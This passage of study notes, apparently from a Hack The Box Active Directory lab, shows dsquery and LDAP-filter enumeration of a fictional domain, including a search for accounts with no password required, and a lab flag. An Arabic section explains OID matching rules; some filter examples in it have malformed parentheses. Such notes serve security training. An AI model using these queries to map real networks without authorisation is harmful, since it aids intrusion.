"CN=Alba Sanchez,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Daniel Branch,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Christopher Cruz,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Nicole Johnson,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Mary Holliday,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Michael Shoemaker,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Arlene Slater,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Kelsey Prentiss,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
```

Computer Search

```
PS C:\htb> dsquery computer
```

```
"CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-MS01,OU=Web
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-
MX01,OU=Mail,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL01,OU=SQL
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ILF-
```



```

XRG,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=MAINLON,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=
LOCAL"
"CN=CISERVER,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC
=LOCAL"
"CN=INDEX-DEV-
LON,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL-0253,OU=SQL
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0615,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0616,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0617,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0618,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0619,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0620,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0621,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0622,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0623,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0455,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0456,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0457,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0458,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"

```

We can use a [dsquery wildcard search](#) to view all objects in an OU, for example.

Wildcard Search

```

PS C:\htb> dsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

"CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

```

```

"CN=Domain Computers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cert Publishers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Guests,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Group Policy Creator Owners,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=RAS and IAS Servers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Allowed RODC Password Replication
Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Denied RODC Password Replication
Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Read-only Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Read-only Domain
Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cloneable Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Protected Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsAdmins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsUpdateProxy,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=certsvc,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=svc_vmwareosso,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

<SNIP>

```

We can, of course, combine `dsquery` with LDAP search filters of our choosing. The below looks for users with the `PASSWD_NOTREQD` flag set in the `userAccountControl` attribute.

Users With Specific Attributes Set (PASSWD_NOTREQD)

```

PS C:\htb> dsquery * -filter "(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName
userAccountControl

    distinguishedName
userAccountControl
    CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
66082
    CN=Marion Lowe,OU=HelpDesk,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080

```

```

CN=Yolanda Groce,OU=HelpDesk,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080
CN=Eileen Hamilton,OU=DevOps,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080
CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
546
CN=NAGIOSAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
544
CN=LOGISTICS$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2080
CN=FREIGHTLOGISTIC$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2080

```

The below search filter looks for all Domain Controllers in the current domain, limiting to five results.

Searching for Domain Controllers

```

PS C:\Users\forend.INLANEFREIGHT> dsquery * -filter "
(userAccountControl:1.2.840.113556.1.4.803:=8192)" -limit 5 -attr
sAMAccountName

sAMAccountName
ACADEMY-EA-DC01$

```

LDAP Filtering Explained


You will notice in the queries above that we are using strings such as

`userAccountControl:1.2.840.113556.1.4.803:=8192`. These strings are common LDAP queries that can be used with several different tools too, including AD PowerShell, ldapsearch, and many others. Let's break them down quickly:

`userAccountControl:1.2.840.113556.1.4.803:` Specifies that we are looking at the [User Account Control \(UAC\) attributes](#) for an object. This portion can change to include three different values we will explain below when searching for information in AD (also known as [Object Identifiers \(OIDs\)](#)). `=8192` represents the decimal bitmask we want to match in this search. This decimal number corresponds to a corresponding UAC Attribute flag that determines if an attribute like `password is not required` or `account is locked` is set. These values can compound and make multiple different bit entries. Below is a quick list of potential values.

UAC Values

User Account Control Bit Values



ما هي **OID Matching Rules**؟

في LDAP و Active Directory، الـ **OID (Object Identifier)** هي قواعد تُستخدم لمطابقة القيم (مثل الصفات والخصائص) بناءً على القيم الثنائية (**Bit Values**). هناك ثلاث قواعد رئيسية:

1. **OID: 1.2.840.113556.1.4.803**

- الوصف:
 - هذه القاعدة تُستخدم لمطابقة القيمة الثنائية بالكامل.
 - بمعنى: جميع البتات في السلسلة يجب أن تتطابق مع القيمة المطلوبة.
- متى تُستخدم؟
 - (Singular Attribute) عندما نبحث عن خاصية أو صفة محددة جدًا.
- مثال:

إذا أردت التحقق من أن حساب المستخدم يحتوي على قيمة UAC معينة تمامًا (مثل "Password Can't Change")، نستخدم:

```
userAccountControl:1.2.840.113556.1.4.803:=64
```

2. **OID: 1.2.840.113556.1.4.804**

- الوصف:

- تُستخدم عندما نريد نتائج تحتوي على أي تطابق للقيمة الثنائية المطلوبة
- بمعنى: يكفي أن يتطابق أي بت واحد في السلسلة مع القيمة
- متى تُستخدم؟
 - التي تحتوي على عدة خصائص ممكنة (Objects) عند البحث عن الكائنات
- مثال:

يمكن استخدامها للبحث عن حسابات بها مجموعة متنوعة من الخصائص.

3. OID: 1.2.840.113556.1.4.1941

- الوصف:
 - الخاص بالكائن **Distinguished Name (DN)** تُستخدم لتطبيق الفلاتر التي تبحث في
 - تبحث هذه القاعدة في جميع الإدخالات المتعلقة بالملكية أو العضوية
- متى تُستخدم؟
 - مثل المجموعات المتداخلة، AD عند البحث عن الكائنات التي تمتلك ارتباطات معقدة داخل (Nested Groups).
- مثال:

إذا كنت تبحث عن جميع الأعضاء في مجموعة معينة، سواء بشكل مباشر أو غير مباشر.

Logical Operators (المشغلات المنطقية):

عند كتابة استعلامات LDAP، يمكن استخدام المشغلات المنطقية التالية لجمع معايير البحث:

1. & (AND):

- تُستخدم لتجميع شروط متعددة بحيث جميعها يجب أن تكون صحيحة.
- مثال:

```
((&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=64))
```

- البحث عن:
 - كائن من نوع مستخدم
 - (Password Can't Change) تساوي UAC 64 خاصية

2. | (OR):

- تُستخدم لتجميع شروط بحيث واحدة على الأقل تكون صحيحة.
- مثال:

```
((|(objectClass=user)(objectClass=group))
```

- البحث عن:
 - كائن من نوع مستخدم أو مجموعة

3. ! (NOT):

- تُستخدم لاستثناء القيم التي لا تطابق الشرط.
- مثال:

```
((objectClass=user) (!userAccountControl:1.2.840.113556.1.4.803:=64))
```

- البحث عن:
 - كائن من نوع مستخدم.
 - "Password Can't Change" لا يحتوي على خاصية.

كيفية استخدام UAC (User Account Control):

- **UAC Filters** تُستخدم للبحث عن حالات حساب معينة.
- مثال: إذا أردت البحث عن جميع الحسابات المعطلة (Disabled Accounts):

```
((objectClass=user) (userAccountControl:1.2.840.113556.1.4.803:=2))
```

ما أهمية هذه القواعد؟

1. تحديد كائنات معينة بدقة: يمكنك البحث عن مستخدمين بمواصفات دقيقة جدًا، مثل حسابات غير فعالة أو حسابات بدون صلاحية تغيير كلمة المرور.
2. إدارة Active Directory بفعالية: باستخدام LDAP Query Builder، يمكن لمسؤولي النظام كتابة استعلامات لاستكشاف النظام بشكل شامل.
3. فحص أمني واختبار اختراق: في مجال اختبار الاختراق، يمكن استخدام هذه القواعد للحصول على معلومات دقيقة حول المستخدمين، المجموعات، أو الإعدادات التي قد تكون أهدافًا.

الخلاصة:

قواعد OID والمشغلات المنطقية تجعل استعلامات LDAP أداة قوية جدًا للتعامل مع Active Directory. باستخدام هذه القواعد، يمكنك البحث بطرق متقدمة ودقيقة للوصول إلى البيانات التي تحتاجها.

IF you want to get the description of specific user

```
PS C:\Windows\system32> dsget user "CN=Betty Ross,OU=IT Admins,OU=IT,OU=HQ-  
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL" -desc  
>>  
desc  
HTB{LD@P_I$_w1ld}  
dsget succeeded
```

